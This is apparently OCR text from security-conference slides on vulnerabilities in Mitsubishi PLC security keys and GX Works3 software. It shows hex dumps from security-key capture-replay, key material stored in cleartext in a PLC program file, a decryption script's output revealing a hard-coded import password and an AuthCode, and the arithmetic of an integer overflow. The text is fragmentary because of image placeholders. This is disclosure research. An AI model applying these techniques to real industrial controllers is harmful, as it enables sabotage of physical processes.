
Access to programs



Execution of programs in CPU



SECURITY KEY INTERNALS



SECURITY KEY CAPTURE-REPLAY

CVE-2022-25159 (5.9)

1145 - Write Security Key

SecurityKeyName

EthernetKey

SecurityKeyCreateTime

```
0000006E  57 00 00 00 00 11 11 07  00 00 ff ff 03 00 00 fe   W....... ........
0000007E  03 00 00 52 01 1c 0a 16  14 00 00 00 00 00 00 00   ...R.... ........
0000008E  00 00 00 00 00 00 00 00  00 00 00 00 00 11 45 01   ........ ......E.
0000009E  00 00 00 02 00 00 00 01  00 01 00 4b 00 65 00 79   ........ ...K.e.y
000000AE  00 5f 00 42 00 00 00 00  00 00 00 00 00 00 00 00   ._.B.... ........

0000019E  00 00 00 00 00 00 00 00  00 00 00 21 08 17 13 48   ........ ...!...H
000001AE  19 02 20 07 33 18 00 50  b8 43 d2 49 c8 67 07 a5   .. .3..P .C.I.g..
000001BE  a5 9f e5 95 85 c3 ea ec  e5 f2 96 df e4 a5 f5 ca   ........ ........
000001CE  ad c5 fa 6d 33 7e 2e                              ...m3~.
    0000009E  d7 00 00 00 00 11 11 7f  00 00 00 a8 03 00 ff ff   ........ ........
    000000AE  03 00 00 20 00 9c 0a 18  14 00 00 00 00 00 00 00   ... .... ........
    000000BE  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 11   ........ ........
    000000CE  45 01 00 00 00                                    E....
```


```
0000006E  57 00 00 00 00 11 11 07  00 00 ff ff 03 00 00 fe   W....... ........
0000007E  03 00 00 52 01 1c 0a 16  14 00 00 00 00 00 00 00   ...R.... ........
0000008E  00 00 00 00 00 00 00 00  00 00 00 00 00 11 45 01   ........ ......E.
0000009E  00 00 00 02 00 00 00 01  00 01 00 4b 00 65 00 79   ........ ...K.e.y
000000AE  00 5f 00 41 00 00 00 00  00 00 00 00 00 00 00 00   ._.A.... ........

0000019E  00 00 00 00 00 00 00 00  00 00 00 21 08 17 13 48   ........ ...!...H
000001AE  19 02 20 07 33 18 00 30  87 03 ea 76 1a 78 77 88   .. .3..0 ...v.xw.
000001BE  e5 1e 76 9a 58 ad 76 38  3e 04 f6 69 a8 6e 47 99   ..v.X.v8 >..i.nG.
000001CE  e1 8f 3f ec 4f 80 91                              ..?.O..
    0000009E  d7 00 00 00 00 11 11 7f  00 00 00 a8 03 00 ff ff   ........ ........
    000000AE  03 00 00 20 00 9c 0a 18  14 00 00 00 00 00 00 00   ... .... ........
    000000BE  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 11   ........ ........
    000000CE  45 01 00 00 00                                    E....
```

SECURITY KEY CLEARTEXT STORAGE

SecurityKeyValue SecurityKeyName SecurityKeyCreateTime

```
0000024A  05 5a cb 34 01 07 00 01  00 01 00 4b 00 65 00 79   .Z.4.... ...K.e.y
0000025A  00 5f 00 41 00 00 00 00  00 00 00 00 00 00 00 00   ._.A.... ........

0000034A  00 00 00 00 00 00 00 00  00 00 00 21 08 17 13 48   ........ ...!...H
0000035A  19 02 20 07 33 18 00 3f  22 fa cb 41 97 33 e3 13   .. .3..? "..A.3..
0000036A  fd e0 9d 6f 32 9e a8 aa  9c cf 24 a6 8d 07 d2 d4   ...o2... ..$.....
0000037A  2e 7a 2d 58 76 b9 41 ff  ff ff ff 48 b9 00 00 06   .z-Xv.A. ...H....
```

CVE-2022-25160 (6.8)

PLC File System

↓

ProgramFile

```
000000C0:  00 00 00 00 00 00 00 00|00 00 00 00 34 01 07 00  |  ............4...
000000D0:  01 00 01 00 4B 00 65 00|79 00 5F 00 41 00 00 00  |  ....K.e.y._.A...

000001D0:  00 00 00 00 21 08 17 13|48 19 02 20 07 33 18 00  |  ....!...H.. .3..
000001E0:  3F 22 FA CB 41 97 33 E3|13 FD E0 9D 6F 32 9E A8  |  ?"ъЛA-3г.эаќo2ћЁ
000001F0:  AA 9C CF 24 A6 8D 07 D2|D4 2E 7A 2D 58 76 B9 41  |  Єњ$¦Ќ.ТФ.z-XvёA
00000200:  FF FF FF FF 48 B9 00 00|06 00 05 00 00 00 00 00  |  яяяяHё........
```


ProgramFile


↑


ProjectFile

CVE-2022-29826 (6.8)


HARD-CODED CRYPTO KEYS







COPY OF SECURITY KEY



HARD-CODED IMPORT PASSWORD


CVE-2022-29825 (5.6)

Key List Is Empty

Hard-coded Import Password


FileOfAllKeys

All Keys Are Imported




Precautions

The security key registered to a personal computer is not deleted even if GX Works3 is uninstalled. Delete the security key on the "Security Key Management" screen.



HARD-CODED CRYPTO KEY


CVE-2022-29829 (6.8)





```
C:\Windows\System32\cmd.exe

d:\test>Decrypt_Ity.py
Processing
Import Password = 11111111
SecurityKeyName = Key_A
SecurityKeyCreateTime = 2021/8/17 2 13:48:19 733
AuthCode = ba4b25cde6a7d741094b88e4da82689130fc5e099d26214e316a0a76d2abfb05

d:\test>
```

HARD-CODED PROJECT CRYPTO KEY

CVE-2022-29830 (9.1)





Let's get the

DOS & DEMO

party started

INTEGER OVERFLOW
CVE-2022-25161 (8.6)

DevOff_To_RealAddr function
RealAddr = DevStartAddr +
DevOff * UnitSize

1 **DevStartAddr** = 0x66000, **UnitSize** = 2

↓

RealAddr = 0x66000 + DevOff * 2

2 **DevOff** = 0xFFFCD000

↓

RealAddr = 0x66000 + 0xFFFCD000 * 2 = 0

DevOff checking for Max – compare with the size of device - DevSize

